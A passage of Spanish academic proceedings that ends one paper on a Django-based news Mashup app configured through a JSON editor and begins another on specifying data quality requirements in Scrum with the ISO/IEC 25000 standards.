La realización de la plantilla de JSON precargado en el editor de JSON se hizo para la descripción de un subconjunto de la notación literal de objetos de JavaScript con el objetivo de proporcionarle información a la aplicación Mashup. Dicha información le permite a la aplicación emplear los criterios de búsquedas que requiere el usuario sin poseer conocimientos previos de programación.

Por cada portal de noticias, el usuario especifica el objeto "noticias" consignando la URL del portal para luego definir los atributos que debe tener el objeto creado.

Entonces, debe establecer si desea la imagen respectiva de la noticia que quiere extraer como así también el enlace, para luego verla en detalle y finalmente la cantidad de noticias que desea conseguir del portal consignado.

El objeto creado con sus atributos es enviado a la aplicación Mashup para que lo pueda interpretar y devolver el resultado de la manera que el usuario haya definido el objeto.

A continuación, las actividades que se debe realizar para el desarrollo de una plantilla JSON son:

1. Definir el objeto noticias.
2. Definir los atributos de noticias requerido (url, conImágenes, conLink, cantidadNoticias)
3. La aplicación Mashup toma el objeto de JSON para interpretar los requisitos del usuario.
4. La aplicación Mashup procesa el objeto JSON.
5. La aplicación Mashup devuelve la información solicitada definida en el objeto de JSON.

4.2 Funciones de la aplicación

El editor de lenguaje JSON proporciona al usuario un nivel de abstracción en la aplicación, sin saber el lenguaje en el cual fue desarrollado la aplicación.

Asimismo, le otorga al usuario, una plantilla del formato JSON que espera la aplicación y en el caso que surjan errores, serán notificados en la consola output.

La plantilla en el editor JSON el usuario lo puede utilizar con el objetivo que realice sus búsquedas de noticias.

```
{
    "noticias": [
        {
            "url":
"https://www.infobae.com/",
            "conImágenes": true,
            "conLink": true,
            "cantidadNoticias": 3
        }
    ]
}
```

Luego en la tabla 1 se muestran los tipos de datos requeridos para los campos de la plantilla JSON.

Tabla 1. Tipos de datos para la plantilla JSON

Campo JSON	Tipo de Datos	Datos Admitidos
url	String (URL)	https://www.infobae.com/
conImágenes	Boolean	True-False
conLink	Boolean	True-False
cantidadNoticias	Integer y String	Número Entero > 0 Todos

La plantilla JSON puede anidar varias búsquedas de noticias con su personalización independiente.

```
{
    "noticias": [
        {
            "url":
"https://www.infobae.com/",
            "conImágenes": true,
            "conLink": true,
            "cantidadNoticias": 3
        },
    ]
}
```

```

{
  "url":
  "https://www.clarin.com/",
  "conImagenes": false,
  "conLink": true,
  "cantidadNoticias": 6
}
]
}

```

Luego que el usuario definió la personalización de búsqueda en los portales de noticias, se debe validar el código JSON a través del botón “Validar Script” en el cual se verifica que no contenga errores de sintaxis.

Entonces, en caso de encontrarse todo correcto, la aplicación habilita el botón “Ejecutar Script” para que el usuario ejecute el script para devolver las noticias en el sector derecho de la aplicación. De no ser así, se visualizará el error en la consola output del código JSON para que se aplique las correcciones correspondientes.

Asimismo, en el sector derecho de la aplicación, se presenta una tabla que se visualizara los resultados de las noticias de los distintos portales de noticias configurada por el usuario que fue realizada en el editor JSON.

Finalmente, la tabla de resultados cambiara su contenido dependiendo la personalización que se configuro en el editor JSON.

4.3 Resultados obtenidos

La personalización de las noticias que los usuarios puede realizar es:

Cantidad de Noticias: El usuario le indica con un valor numérico las noticias que desea extraer del portal de noticias que se especifica en el campo URL. Asimismo, se puede agregar una cadena de caracteres con el valor “todos” en el cual devolverá todas las noticias.

En la figura 1 se muestra el resultado obtenido con imágenes y enlace




Figura 1. Resultado con imágenes y enlace

Visualizar Imágenes: El usuario le indica con un valor booleano si las noticias extraídas en el portal de noticias que se especifica en el campo URL, se requiere extraer la imagen de la noticia.

En la figura 2 se muestra el resultado obtenido con imágenes solamente.




Figura 2. Resultado con imágenes solamente

Visualizar Enlace: el usuario le indica con un valor booleano si las noticias extraídas en el portal de noticias que se especifica en el campo URL, se requiere extraer el hipervínculo de la noticia para visualizarlo la noticia por completo en el portal de noticia.

La aplicación Mashup extrae automáticamente el logo del portal de noticias y los títulos de las noticias. Asimismo, se puede anidar varios portales de noticias para visualizar las noticias que presentan cada una.

En la figura 3 se muestra el resultado obtenido con enlace solamente.



Figura 3. Resultado con enlace solamente

De esta forma se pudo observar en las figuras 1, 2 y 3 las distintas maneras en las que el usuario puede personalizar para obtener la información extraída de los portales de noticias.

Con los resultados presentados, se realizo una tabla comparativa tabla 2 diferenciando características entre la aplicación propuesta y aplicación Mashup llamada Popurls que se encuentra en el mercado otorgando noticias diarias de distintos portales de noticias.

Tabla 2. Tabla comparativa

Características	Aplicación Propuesta	Popurls
Tecnología	Django y Python	PHP
Usabilidad de la aplicación	Amigable para el usuario	Amigable para el usuario

Agregar nuevos portales de noticias	Si, se puede agregar los portales de noticias que se desee	No, la aplicación no permite agregar nuevos portales de noticias más de lo que ofrece
Licencia de Software	Código Abierto	Código Propietario
Personalización de cantidad de noticias	Permite al usuario indicar la cantidad de noticias que se desea visualizar	Carece de Funcionalidad
Personalización de obtención de las noticias	Permite al usuario obtener las noticias con/sin imágenes y con/sin Enlace	Carece de Funcionalidad
Editor o Consola para que el usuario interactúe	Proporciona una consola JSON para que pueda personalizar la búsqueda de noticias en los distintos portales que se desee	Carece de Funcionalidad

5. Conclusión

La evolución constante de las tecnologías y estándares usados en la web se tornan propicio de múltiples posibilidades para la construcción y desarrollo de aplicaciones por parte de usuarios con diversos tipos de experiencia conviviendo así, desde aplicaciones más actualizadas hasta algunas de ellas con más tiempo de permanencia.

Es así como, dicha evolución no cesa y paulatinamente se acerca a sistemas de cómputos capaz de predecir intenciones y necesidades de los usuarios.

Por otro lado, la web semántica ha impactado en la forma en que la creación de conocimiento se ha llevado a cabo en la web.

De manera que, toda la expansión de la web se debe también a la capacidad de dominio que los usuarios puedan tener sobre la web en función de modificarla según sus intereses y conveniencia.

Asimismo, estas técnicas han crecido en popularidad dando lugar a las herramientas de Aumentación Web capaces de modificar la interfaz de usuario utilizando artefactos de software que generalmente corren en el dispositivo del usuario.

Si tenemos en cuenta que el desarrollo de aplicaciones, dependiendo de la complejidad, suelen insumir mucho tiempo de trabajo como así también el conocimiento técnico necesario lo cual lo convierten en costosos.

Entonces poder presentar una aplicación para usuario final que no se enmarque en esos parámetros y que a la vez sea posible personalizarla para satisfacer las necesidades de usuario es un aporte para aquellos usuarios que deseen replicarla en similares situaciones.

El trabajo propuesto de un Mashup de presentación para usuario final como alternativa de Aumentación Web requiere un diseño que defina cada proceso y actividad en forma precisa, indicando el propósito entradas y salidas, actores involucrados y el conjunto de métodos y técnicas que se utilicen para realizar cada actividad.

Los resultados obtenidos nos muestran el cumplimiento del desafío impuesto en lograr una aplicación con desarrollo ágil, rápido y a bajo costo, destinada al usuario final que puede personalizar de acuerdo con sus propias necesidades.

La aplicación presentada nos muestra que luego de tomar información de otras fuentes puede adaptarla a sus necesidades y conveniencia ya que después de extraer las noticias de los distintos portales, puede visualizarla de distintas maneras.

Estas formas de visualización son solo la imagen principal, o solamente el enlace, o ambas cosas a la vez de acuerdo con su conveniencia y necesidad, como así también puede filtrar la cantidad de noticias que quiere observar.

De esta manera, como alternativa de Aumentación Web, se ha logrado desarrollar con bajo costo una aplicación de presentación destinada a satisfacer las necesidades de usuario final y que puede ser realizada por usuarios sin previos conocimientos de programación con solo tomar las prácticas aquí descriptas a fin de replicar el desarrollo de una aplicación Mashup de presentación en donde el usuario final puede personalizar el contenido obtenido de los portales de noticias como así también filtrar la cantidad de noticias que desea obtener.

6. Trabajo futuro

El avance logrado en la web en lo referido a evolución y combinación de distintas tecnologías ha logrado en mucho, satisfacer las necesidades de usuario.

Al ser Mashup es una aplicación web que toma contenidos y servicios disponibles en línea, por lo tanto, utiliza y combina datos y funcionalidades provenientes de fuentes externas.

Es así como, las limitaciones que se observa en los Mashup de presentación están referidas a la mayor cantidad de fuentes externas de donde toma la información, ya que, paralelamente a ello, también aumenta la complejidad en integrar dicha información.

Por lo tanto, el camino a futuros trabajos se debe dar en mejorar la escalabilidad de las aplicaciones Mashup.

7. Referencias bibliográficas

- [1] Godoy, D. A., & Sosa, E. O. "Mashups en ambientes inteligentes". In XV Workshop de Investigadores en Ciencias de la Computación (2013, June).
- [2] Yu, Jin, Boualem Benatallah, Fabio Casati, and Florian Daniel. "Understanding mashup development." IEEE Internet computing 12, no. 5 : 44-52 (2008).
- [3] Berners Lee T., Hendler J. & Lassila O. "The Semantic Web". Scientific American (2001).
- [4] Díaz, Oscar. "Understanding web augmentation". In International Conference on Web Engineering, pp. 79-80. Springer, Berlin, Heidelberg (2012).
- [5] A. Koschmider, V. Torres, V. Pelechano: Elucidating the Mashup Hype: Definition, Challenges, Methodical Guide and Tools for Mashups. 2nd Workshop on Mashups, Enterprise Mashups and Lightweight Composition on the Web (MEM 2009).
- [6] Taylor J., Evans C. & Segaran T. "Creating Semantic Mashups: Bridging Web 2.0 and the Semantic Web". Freebase (2008).
- [7] Feiler J. "How To Do Everything with Web 2.0 Mashups". Mc Graw Hill (2008).
- [8] Firmenich, Diego Andres. "Ingeniería de artefactos de aumentación web basada en crowdsourcing" (Tesis doctoral). Universidad Nacional de La Plata, La Plata, Prov. Buenos Aires, Argentina (2017).
- [9] Bosetti, Gabriela A. "Un enfoque orientado a usuarios finales para el desarrollo de aplicaciones de aumentación web móvil" (Tesis doctoral). Universidad Nacional de La Plata, La Plata, Prov. Buenos Aires, Argentina (2017).
- [10] Bouyin, Niels Olof. "Unifying strategies for Web augmentation." In Proceedings of the tenth ACM Conference on Hypertext and hypermedia: returning to our diverse roots: returning to our diverse roots, pp. 91-100. (1999).
- [11] Nieto Peñalver, Luis E. "Metodología de diseño para el desarrollo de mashups semánticos" (Tesis de maestría). Universidad Nacional de La Plata, La Plata, Prov. Buenos Aires, Argentina (2012).

Método para la Definición y Especificación Temprana de Requisitos de Calidad de Datos para Productos de Información en Contexto de Scrum

Carrizo Claudio*, Angélica Caro#, Carlos Salgado+, Albero Sanchez+, Mario Peralta+

* Facultad Regional San Francisco – Universidad Tecnológica Nacional - Av. de la Universidad 501 - San Francisco – Córdoba – Argentina - {cjcarrizo77}@gmail.com

Departamento de Ciencias de la Computación y Tecnologías de la Información - Facultad de Ciencias Empresariales - Universidad del Bio Bio - Casilla 447 – Chillán - Chile - {mcaro}@ubiobio.cl

+ Departamento de Informática - Facultad de Ciencias Físico - Matemáticas y Naturales Universidad Nacional de San Luis - Ejército de los Andes 950 – San Luis – Argentina - {csalgado, alfanego, mperalta}@unsl.edu.ar

Resumen

Los Sistemas de Información proveen información a los usuarios que la necesiten dentro de una organización, por lo que es fundamental que los datos tengan un alto nivel de calidad, no sólo para llevar adelante los procesos de negocio, sino también para la toma de decisiones. Lo anterior lleva a pensar en la necesidad de abordar la calidad de datos dentro de una organización lo más temprano posible. Particularmente lo anterior, en relación al desarrollo de sistemas de información, y los procesos empleados para ello. En consistencia con lo anterior, el propósito de este trabajo es proponer un método para la definición y especificación temprana de Requisitos de Calidad de Datos, basado en el concepto de Productos de Información y en la Familia de estándares ISO/IEC 25000. El uso de dicho método está orientado en el contexto de la Metodología Ágil SCRUM. La definición de éste método pretende ser un aporte en pos de garantizar la calidad de datos de los productos de información que son directamente transferibles a los usuarios de los Sistemas de Información.

1. Introducción

Los Sistemas de Información (SI) existen en todo tipo de organizaciones y son fundamentales para que éstas puedan obtener, procesar, almacenar y gestionar su información [2]. Se puede decir entonces, que el propósito de los SI es proveer datos e información a quien la necesite dentro de la organización.

Asimismo, un SI se puede ver como un sistema de procesamiento de datos que actúa sobre datos puros para producir Productos de Información (PIs) [28]. Un Producto de Información (PI) se puede definir como el resultado del procesamiento de un conjunto de datos y éste tiene un valor que es transferible a los usuarios.

Por ejemplo, una factura es un PI y corresponde al resultado del procesamiento de las compras mensuales realizadas por un cliente [1]. En [32] se destaca la importancia que conlleva el proceso de calidad de datos para desarrollar productos de información de calidad, por lo tanto si vemos a un Sistema de Información como un sistema cuyo propósito es entregar Productos de Información de alta calidad, entonces la calidad de datos o calidad de información es un factor importante a considerar para la generación de estos productos. Por lo tanto, la calidad de los datos es un componente clave de la calidad y la utilidad de la información derivada de esos datos, no sólo porque la mayoría de los procesos de negocio dependen de la misma [16], sino también porque es un factor fundamental para la toma de decisiones [34]. La calidad de datos se puede definir como el “Grado en que las características de los datos satisfacen necesidades implícitas y establecidas cuando son usados en condiciones específicas” [16].

En cuanto a lo que concierne a los Procesos de Desarrollo de Software que permiten construir los SI, en [28] se destaca la importancia de incorporar aspectos de calidad de datos en fases tempranas del desarrollo. Si bien existen trabajos que abordan la incorporación de aspectos de calidad de datos en etapas tempranas del proceso de desarrollo de software [1, 4, 5, 8, 31], se han encontrado escasas propuestas que aborden la definición de Requisitos de Calidad de Datos (RCD) en la Fase de Requisitos de un Proceso de Desarrollo de Software utilizando Metodologías Ágiles.

Al comenzar todo Proceso de Desarrollo de Software, es común que las Partes Interesadas (Cliente y Usuarios) expresen sus necesidades declaradas o implícitas que están asociadas con aspectos funcionales del SI, pero no es habitual, o les cuesta mucho, definir requisitos de calidad relacionados con los datos, debido a que en muchos de los

casos no se tiene el conocimiento o la experticia para hacerlo [21]. Lo anterior, nos motiva a proponer un método ordenado y sistemático que permita definir y especificar Requisitos de Calidad de Datos, en pos de poder incorporar aspectos y necesidades de calidad de datos desde etapas tempranas del desarrollo de software.

En lo que respecta a metodologías ágiles, éstas permiten adaptar la forma de trabajo a las condiciones del proyecto, consiguiendo flexibilidad e inmediatez en la respuesta para amoldar el proyecto y su desarrollo a las circunstancias específicas del entorno [23]. Aunque en la actualidad existen varias metodologías ágiles, las 3 más reconocidas y utilizadas en el mercado a nivel mundial son SCRUM [30], Extreme Programming (XP) [13], Kanban [20]. SCRUM es una de las metodologías ágiles más conocidas y más utilizadas para la gestión de proyectos [22], consiste en un conjunto de prácticas y roles que permiten el trabajo de entregas incrementales de un producto. Se basa en una estructura de desarrollo incremental, esto es, cualquier ciclo de desarrollo del producto y/o servicio se desgana en pequeños proyectos divididos en distintas etapas: análisis, desarrollo y testing. En la etapa de desarrollo encontramos lo que se conoce como interacciones del proceso, es decir, entregas regulares y parciales del producto final [23].

Por otro lado, existe la Familia de Normas ISO/IEC 25000 [14], también conocida como SQUARE (Systems and software engineering-Systems and software Quality Requirements and Evaluation), la cual propone un marco para la definición de requerimientos de la calidad de software/datos y evaluación de la calidad del software/datos, apoyados por un proceso de medición de la calidad de software/datos. El uso de esta serie de normas está enfocado hacia adquirentes, desarrolladores, entre otros.

En lo que respecta a la definición de requisitos de calidad, SQUARE provee la Norma ISO/IEC 25030 [15], la cual ofrece un marco que permite guiar la definición de Requisitos de Calidad de Datos, por medio de un proceso de definición y análisis, en el que se utilizan respectivamente la Norma ISO/IEC 25012 [16], que permite definir un modelo general con características de calidad de datos, y la Norma ISO/IEC 25024 [17] que ofrece las medidas o métricas para cada una de las características del modelo de calidad de datos.

De acuerdo a lo expuesto anteriormente, el propósito de este trabajo consiste en presentar un método basado en SQUARE y aplicado en el contexto del desarrollo de software utilizando la metodología ágil SCRUM, el cual permite guiar el camino hacia la definición y especificación temprana de Requisitos de Calidad de Datos para Productos de Información.

Para la definición de Requisitos de Calidad de Datos se toma como punto de partida el concepto de Productos de Información (PIs), que están asociados a Requisitos Funcionales especificados a través de Historias de Usuario. Para la especificación de requisitos de calidad de datos para los productos de información, se propone en este artículo un artefacto.

El uso de este método será un aporte en el sentido de poder incorporar aspectos de calidad de datos en fases tempranas de desarrollo, por medio de la definición y especificación de requisitos de calidad en relación con los datos, en pos de garantizar la calidad de los Productos de Información y beneficiar a los usuarios de los sistemas de información.

El resto del artículo está organizado de acuerdo a las siguientes secciones. En la Sección 2 se presentan los trabajos relacionados. En la Sección 3 se expone el marco teórico. En la Sección 4 se presenta el Método propuesto. En la sección 5 se desarrolla un caso de estudio donde se aplica el método. En la Sección 6 se realiza una discusión sobre los resultados del caso de estudio. Finalmente, en la Sección 7 se presentan las conclusiones y trabajos futuros.

2. Trabajos Relacionados

A través de una Revisión Sistemática de la Literatura se han encontrado varios trabajos que abordan la calidad en el contexto de las metodologías ágiles, pero todos desde la perspectiva del producto de software [3, 24, 27, 29]. A sí mismo, también se han encontrado trabajos en donde se relacionan normas y modelos de calidad con SCRUM [10, 12, 19, 25], pero en ninguno de ellos se menciona el uso o aplicación de las Normas ISO/IEC 25030, 25012 y 25024 en contexto de SCRUM.

En cuanto al abordaje de la calidad de datos en metodologías ágiles, se ha encontrado un trabajo [26], el cual propone el desarrollo de un modelo de calidad de datos utilizando la metodología de sistemas blandos (SSM), enfocado en principio para el enfoque de desarrollo tradicional, y luego extendido hacia el enfoque de desarrollo con métodos ágiles por medio de recomendaciones.

También se han encontrado dos trabajos que abordan el uso y aplicación de la Norma ISO/IEC 25030, uno de ellos [18] se enfoca en los adquirentes y ofrece un marco de referencia para definir y especificar requisitos de calidad para productos de software, con el fin de dar soporte a los procesos licitatorios de adquisición, evaluación y selección de software.

Por otra parte, en [33] se describe una estrategia de desarrollo de requisitos no funcionales en aplicaciones para la salud, acorde a los requisitos definidos en la norma ISO/IEC 25030 y a los modelos de calidad de producto y procesos ISO/IEC 25010 y CMMI para desarrollo respectivamente.

De acuerdo a lo antes mencionado, se puede observar que no se han encontrado específicamente trabajos que aborden la calidad de datos en contexto de desarrollo de software con metodologías ágiles. Asimismo, tampoco se identificaron trabajos que permitan definir requisitos de calidad de datos en contexto del desarrollo ágil, tomando como referencia una familia de Normas que es reconocida a nivel mundial como lo es SQUARE.

3. Marco Teórico

Este Método se basa en dos elementos que son claves: el concepto de Productos de Información y el aporte de la Familia de Estándares ISO/IEC 25000 (SQUARE), a través de sus Normas ISO/IEC 25030, ISO/IEC 25012 e ISO/IEC 25024. A continuación se describen con mayor detalle cada uno de estos elementos.

Producto de Información

En [28] se presenta el concepto de Producto de Información haciendo una analogía entre la fabricación de productos y la producción de información, donde en el primer caso se tiene un sistema de fabricación que actúa sobre materia prima para generar un producto tangible, mientras que en el segundo caso se tiene un sistema de procesamiento de datos que actúa sobre datos puros para producir PIs. En **Tabla 1** se pueden observar algunos ejemplos de PIs.

Tabla 1. Ejemplos de PIs (Extraído de [1])

Sistemas de Información	Productos de Información
Sistema de Ventas de Artículos	Factura, Boleta, Guía de Despacho, Registro de Existencia, Informe de Cuentas Corrientes de Clientes, etc.
Sistema de Administración de Empleados	Liquidación de Sueldo, Comprobante de Día Feriado, Informe de Comisión de Ventas, etc.

Por otra parte, en [11] se expresa que en un sistema de fabricación de datos es posible identificar 3 roles de usuarios:

- **Consumidores de Datos:** son las personas que usan los datos en un contexto específico.
- **Productores de Datos:** son las personas que generan los datos en un contexto específico.
- **Custodios de los Datos:** son las personas que proveen y gestionan los sistemas y recursos computacionales para almacenar y procesar datos.

Los Productos de Información tienen un valor que es transferible a los usuarios, por lo tanto resulta fundamental que tengan un alto nivel de calidad. También resulta importante asegurar la calidad de los datos en procesos de producción, para así también poder garantizar la calidad de los PIs.

La Familia ISO/IEC 25000

La Norma ISO/IEC 25000 (SQUARE) establece criterios para la especificación de requerimientos de la calidad del producto de software/datos, su medición y evaluación. Está compuesta por 5 divisiones, las cuales pueden observarse en la **Figura 1**.



Figura 1. Divisiones de la ISO/IEC 25000 [extraído de 14]

Norma ISO/IEC 25030: Requisitos de Calidad

La Norma ISO/IEC 25030 provee un marco para la definición de Requisitos de Calidad, tanto para productos como para datos de un sistema informático, proporcionando requisitos y recomendaciones que permiten brindar una orientación sobre los pasos a seguir para definirlos y usarlos. Básicamente esta Norma permite definir en primera instancia los Requisitos de Calidad de Datos de las Partes Interesadas a través del uso de la Norma ISO/IEC 25012, y en segunda instancia permite la definición de los Requisitos de Calidad de Datos del Sistema, a través de un proceso de análisis de cada una de las Medidas de Calidad de Datos que provee la Norma ISO/IEC 25024, las cuáles están asociadas a cada característica del modelo de calidad de datos (ver **Figura 2**).




Figura 2. Proceso de Definición de Requisitos de Calidad de Sistema (extraído de [15])

Norma ISO/IEC 25012: Modelo de Calidad de Datos

Esta Norma define un modelo general de la calidad de los datos para los datos conservados en un formato estructurado dentro de un sistema informático. Se centra en la calidad de los datos como parte de un sistema informático y define las características de la calidad para los datos objeto de análisis utilizados por las personas y sistemas.

El modelo de la calidad de los datos definido en esta Norma Internacional describe 15 características de la calidad de acuerdo con 2 puntos de vista:

- **Calidad de los datos Inherentes:** se refiere al grado en que las características de la calidad de los datos tienen el potencial intrínseco de satisfacer las necesidades explícitas e implícitas cuando los datos se utilizan en condiciones especificadas.

- **Calidad de los datos Dependientes del Sistema:** se refiere al grado en que se alcanza y preserva la calidad de los datos dentro de un sistema informático cuando estos se utilizan en condiciones especificadas. Depende del dominio tecnológico en el que se utilizan.

En la **Figura 3** se puede observar las características de calidad de los datos desde ambos puntos de vista.

Características	Calidad de los datos	
	Inherente	Dependiente del sistema
Exactitud	X	
Complejidad	X	
Coherencia	X	
Credibilidad	X	
Actualidad	X	
Accesibilidad	X	X
Conformidad	X	X
Confidencialidad	X	X
Eficiencia	X	X
Precisión	X	X
Trazabilidad	X	X
Comprensibilidad	X	X
Disponibilidad		X
Portabilidad		X
Recuperabilidad		X

Figura 3. Características del Modelo de la Calidad de los Datos (Extraído de [16])

Esta Norma puede utilizarse con el fin de:

- Definir y evaluar los requisitos de la calidad de los datos en los procesos de producción, adquisición e integración de datos.
- Identificar los criterios de aseguramiento de la calidad de los datos, también útiles para la reingeniería, evaluación y mejora de los datos.
- Evaluar el cumplimiento de los datos con la legislación y/o los requisitos.

Norma ISO/IEC 25024: Medición de Calidad de Datos

Esta Norma define medidas de calidad de datos que permiten medir cuantitativamente la calidad de los datos en términos de características definidas en la Norma ISO/IEC 25012, donde cada una de las medidas tiene asociados métodos y elementos de medición de la calidad para las

características del modelo de calidad de datos. La ISO/IEC 25024 además contiene lo siguiente:

- un conjunto básico de medidas de calidad de los datos para cada característica.
- un conjunto básico de entidades objetivo a las que se aplican las medidas de calidad durante el ciclo de vida de los datos
- una explicación de cómo aplicar las medidas de calidad de los datos
- una guía para las organizaciones que definen sus propias medidas para la evaluación y los requisitos de calidad de los datos.

Esta Norma además está destinada a ser utilizada por personas que necesitan producir y/o utilizar medidas de calidad de datos en el cumplimiento de sus responsabilidades, entre ellas por ejemplo:

- **Adquiriente** (una persona u organización que adquiere u obtiene datos de un proveedor).
- **Evaluador** (una persona u organización que realiza una evaluación, que puede, por ejemplo, ser un laboratorio de pruebas, el departamento de calidad de una organización, una organización gubernamental o un usuario).
- **Desarrollador** (una persona u organización que realiza actividades de desarrollo que incluyen requisitos, análisis, diseño, implementación y pruebas de datos durante el ciclo de vida de los datos).
- **Mantenedor** (una persona u organización que realiza actividades de operación y mantenimiento de datos).
- **Usuario** (individuo u organización que usa datos para realizar una función específica).

4. Método para la Especificación de Requisitos de Calidad de Datos para Productos de Información

En esta sección vamos a realizar la presentación del Método y luego describiremos cada una de sus actividades.

Presentación del Método

El Método propuesto permite guiar el camino hacia la definición y especificación de Requisitos de Calidad de Datos para Productos de Información en el ámbito de los Procesos de Desarrollo de Software, utilizando la Metodología Ágil SCRUM. A partir del concepto de PIs, las normas de SQUARE mencionadas en el marco teórico y un conjunto de artefactos que sirven de soporte para la aplicación del método, el Dueño del Producto podrá definir y especificar requisitos de calidad de datos enfocados a garantizar la calidad de los productos de información. En la **Figura 4**, que se muestra a continuación, puede observarse una conceptualización del método propuesto.




Figura 4. Conceptualización del Método (Figura Propia)

El Método está compuesto por 5 actividades, donde existe una iteración entre las Actividades 3, 4 y 5, mientras existan Productos de Información que hayan sido identificados (ver **Figura 5**). Cabe destacar que, antes de comenzar a utilizar el Método, es necesario que el Dueño del Producto se forme e instruya acerca del funcionamiento y aplicación del Método. En caso de que ya tenga experiencia de haber utilizado el método en desarrollos anteriores, no hace falta que realice dicha formación.



Figura 5. Actividades del Método (Figura Propia)

Actividades del Método

A continuación se detallan cada una de las actividades que contiene el Método.

Actividad 1. Elaboración de Listado de Historias de Usuario asociadas a Requisitos Funcionales

Para realizar esta actividad utilizamos como entrada la especificación de requisitos funcionales realizada por el Dueño del Producto a través de Historias de Usuario, en donde por cada requisito tomamos el identificador y el nombre de la Historia de Usuario y lo incorporamos a un listado utilizando el artefacto que se muestra en la **Tabla 2**.

Tabla 2. Artefacto Listado de Historias de Usuario (Tabla Propia)

Historias de Usuario
ID HU. Nombre HU

Actividad 2. Identificación y Descripción de Productos de Información

En esta actividad, se deben llevar a cabo las tareas de identificar y describir los Productos de Información que están asociados a las historias de usuario que han sido listadas en la Actividad 1.

Tarea 1. Identificación de Productos de Información

El trabajo de identificación de PIs consiste en analizar cada una de las historias de usuario y determinar si generan

información de salida que pueda ser transferible a un usuario. Según [1], si la información de salida de un requisito funcional toma el formato de Listado, Ficha, Informe, Archivo de Texto, Documento, Formulario, Reporte, entonces se lo considera como un Producto de Información. Cabe destacar, que los formatos de salida de información expresados son de tipo estándares, de manera que a medida que se utilice y ponga en práctica el método, pueden surgir nuevos formatos, los cuales deberían ser también considerarse y ser incluidos.

Por lo tanto, la tarea del Dueño del Producto será listar cada una de las historias de usuario y responder por Sí o por No a la pregunta “¿Genera Información de Salida?”. En caso de que la pregunta tenga respuesta afirmativa, deberá marcar con una cruz en qué formato está dicha información de salida. Cabe destacar que un PI puede estar asociado a una o más historias de usuario y una historia de usuario puede estar asociada a uno o más PIs. En la **Tabla 3**, se muestra el artefacto que se utiliza para identificar Productos de Información.

Tabla 3. Artefacto Identificación de Productos de Información (Tabla Propia)

ID-HU	¿Genera Información de Salida? (Sí/No)	Ficha	Listado	Informe	Documento	Archivo.txt	Formulario	Reporte

Tarea 2. Descripción de Productos de Información

Luego de que se han identificado los PIs, se debe describir cada uno de ellos utilizando el “Artefacto Descripción de Productos de Información”. En la **Tabla 4** se muestra el formato de dicho artefacto, que fue tomado de [1] y adaptado para este método.

Tabla 4. Artefacto Descripción de Productos de Información (Extraído de [1])

Id PI	Nombre PI	Descripción del PI	Usuario del SI	ID-HU

Luego también será necesario describir los atributos que forman parte de cada uno de los PIs, en donde pueden existir atributos que apliquen a más de un PI. En la **Tabla 5** se muestra el formato del artefacto que permite registrar la relación entre atributos y PIs.

Tabla 5. Artefacto Relación entre Atributos y PIs (Tabla Propia)

